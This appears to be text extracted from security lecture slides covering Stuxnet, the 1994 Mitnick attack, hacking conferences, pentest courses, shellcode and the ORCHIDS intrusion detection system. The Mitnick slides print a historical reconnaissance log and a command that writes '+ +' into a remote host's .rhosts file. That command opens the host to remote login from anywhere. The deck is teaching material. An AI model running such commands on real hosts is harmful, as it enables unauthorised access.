by fosco lucarelli politics, psychogeographies, technology, virtual chronicles, world weird itself

Stuxnet is the first computer virus (precisely a "worm") created to target, study, infect and subvert only industrial systems, namely Siemens'.



The Mitnick Attack (1994)



Easy! (for an expert)

```
14:09:32 toad.com# finger -l @ARIEL
14:10:21 toad.com# finger -l @RIMMON
14:10:50 toad.com# finger -l root@RIMMON
14:11:07 toad.com# finger -l @OSIRIS


14:11:38 toad.com# showmount -e OSIRIS
14:11:49 toad.com# rpcinfo -p OSIRIS
14:12:05 toad.com# finger -l root@OSIRIS
```

...

```
14:18:37 [root@apollo /tmp]#rsh OSIRIS "echo + + >>/.rhosts"
```



Spooing is a complex attack we are likely to see more of in the future.

- 1 X convinces B that it's A
- 2 B responds with packet to A, acknowledging A's session number and specifies its own.
- 3 X takes another packet that acknowledges session number.



The Mitnick Attack (in 2009)

Using off-the-shelf software, e.g.:



International conferences



Register Conference Dojo Spea



CanSecWest 2015

The 15th annual CanSecWest conference will be held from March 18-20th 2015 at the Sheraton Wall Centre hotel in downtown Vancouver, British Columbia.


Interact with the security community. CanSecWest, the world's most advanced conference, brings the industry luminaries together in a social networking. The conference lasts for three days of presentations, each prepared by an experienced professional on the cutting edge of his or her field. We give preference to important, emergent technologies, techniques, and products.

The conference is single track, with one hour presentations. The registration fee includes the catered meals and access to the conference area, where wireless internet access will be available. A conference discount hotel room booking system is also available.

2014-03-05-19:15:00 Agenda



On-line journals



Also en français

The screenshot shows the HZV website with a dark red and black theme. The navigation bar includes links for Home, About HZV, Meetings, Resources, Contact, and Store. The main content area is divided into several sections:

- User login:** A form with fields for Username and Password, a Log in button, and a link to Request new password.
- Nuit du Hack 2014:** A news article titled "Nuit du Hack 2014" submitted by hackerzvoice on Tue, 13/05/2014 - 21:06. The text discusses the importance of understanding the motivations behind technology misuse and mentions the 12th edition of the event.
- Programme de la nuit du hack 2014:** A news article submitted by hackerzvoice on Wed, 07/05/2014 - 19:24. It announces the publication of the conference schedule for June 28th and encourages users to purchase t-shirts and badges before May 16th.
- Rappel pas de meeting ce mois-ci mais ESIEA SECURE EDITION 2014:** A news article submitted by hackerzvoice on Wed, 07/05/2014 - 19:17. It states that there will be no meeting this month but that the team will be present at the ESIEA SECURE EDITION 2014 conference on Saturday, May 17th in Paris.

On the right side, there are sections for Streams (with social media icons) and a Twitter feed showing a tweet from @moumine97. A large promotional banner for "Nuit du Hack 2014" is also visible, featuring a skull logo and the text "JOIN US TODAY! HZV".

On-line courses

PentesterAcademy a SecurityTube.net initiative


TOPICS PRICING WHY SUBSCRIBE TESTIMONIALS

Complete Courses



Python for Pentesters

This course will teach you Python scripting and its application to problems in computer and network security. This course is ideal for security enthusiasts and network administrators. [\(more\)](#)



Pentesting iOS Applications

This course focuses on the iOS platform and application security and is ideal for pentesters, researchers and the casual iOS enthusiast. Dive deep and understand how to analyze and exploit. [\(more\)](#)



x86 Assembly Language and Shellcoding on Linux

This course focuses on teaching the basics of 32-bit assembly language for the Intel Architecture (IA-32) family of processors and applying it to Infosec. Once we are through with the basics, we will... [\(more\)](#)



x86_64 Assembly Language and Shellcoding on Linux


This course focuses on teaching the basics of 64-bit assembly language for the x86_64 family of processors on the Linux platform. Once we are through with the basics, we will... [\(more\)](#)

Korben

BLOG LIENS WIKI FORUM

HACKING DOMOTIQUE JEUX VIDÉO RASPBERRY PI ANDROID WINDOWS VIDÉO

Des exercices pour vous former au pentest




Similaire à l'initiative [exploit-exercises](#), qui permet de se former à la sécurité informatique, voici venu [PentesterLab](#).

Ce site, comme son grand frère, propose des images Vmware (ISO) à télécharger gratuitement ainsi que des tutoriels, pour vous former seul au pentesting.

Pour le moment, il n'y a qu'une dizaine de cours, mais c'est déjà assez pointu.

- ◆ CVE-2012-6081: MoinMoin code execution
- ◆ Web for Pentester
- ◆ Axis2 Web Service and Tomcat Manager
- ◆ CVE-2008-1930: WordPress 2.5 Cookie Integrity Protection Vulnerability
- ◆ CVE-2012-1823: PHP CGI
- ◆ From SQL injection to shell
- ◆ From SQL injection to shell: PostgreSQL edition
- ◆ PHP Include And Post Exploitation
- ◆ CVE-2012-2661: ActiveRecord SQL Injection
- ◆ Introduction to Linux Host Review

Google, Wikipedia are your friends



WIKIPEDIA
The Free Encyclopedia

Article [Talk](#)

[Read](#) [Edit](#) [View history](#)

Shellcode

From Wikipedia, the free encyclopedia

In [computer security](#), a **shellcode** is a small piece of code used as the [payload](#) in the [exploitation](#) of a software [vulnerability](#). It is called "shellcode" because it typically starts a [command shell](#) from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Because the function of a payload is not limited to merely spawning a shell, some have suggested that the name shellcode is insufficient.^[1] However, attempts at replacing the term have not gained wide acceptance. Shellcode is commonly written in [machine code](#).

Types of shellcode [\[edit\]](#)

Shellcode can either be *local* or *remote*, depending on whether it gives an attacker control over the machine it runs on (local) or over another machine through a network (remote).

Local [\[edit\]](#)

Local shellcode is used by an attacker who has limited access to a machine but can exploit a vulnerability, for example a [buffer overflow](#), in a higher-privileged process on that machine. If successfully executed, the shellcode will provide the attacker access to the machine with the same higher privileges as the targeted process.

Remote [\[edit\]](#)

Remote shellcode is used when an attacker wants to target a vulnerable process running on another machine on a [local network](#) or [intranet](#). If successfully executed, the shellcode can provide the attacker access to the target machine across the network. Remote shellcodes normally use standard [TCP/IP socket](#) connections to allow the attacker access to the shell on the target machine. Such shellcode can be categorised based on how this connection is set up: if the shellcode can establish this connection, it is called a "reverse shell" or a *connect-back* shellcode because the shellcode *connects back* to the attacker's machine. On the other hand, if the attacker needs to create the connection, the shellcode is called a *bindshell* because the shellcode *binds* to a certain port on which the attacker can connect to control it. A third type, much less common, is *socket-reuse* shellcode. This type of shellcode is sometimes used when an exploit establishes a connection to the vulnerable process that is not closed before the shellcode is run. The shellcode can then *re-use* this

Contents [\[hide\]](#)

- Types of shellcode
 - Local
 - Remote
 - Download and execute
 - Staged
 - Egg-hunt
 - Omelette
- Shellcode execution strategy
- Shellcode encoding
 - Percent encoding
 - Null-free shellcode
 - Alphanumeric and printable shellcode
 - Unicode proof shellcode
- Platforms
- Shellcode Analysis
- See also
- References
- External links

Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms

4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion

Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms

4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion

ORCHIDS

<http://www.lsv.ens-cachan.fr/Software/orchids/v2.1/>

orchids
Real-time event analysis and temporal correlation for intrusion detection in information systems.

Home Docs Download About Consortium Contacts

What is Orchids ?
Orchids is a novel **intrusion detection system (IDS)** capable of analyzing and correlating events over time, in real-time.
Forensics ? Use Orchids to analyze and correlate past events from multiple log sources.

[Get Orchids](#)

Latest News
09/20/11 :
Alerts display with PreWikka using LibPrelude ([mod_prelude](#))

Partners
CNRS ENS CACHAN Inria INVENTEURS DU MONDE NUMÉRIQUE

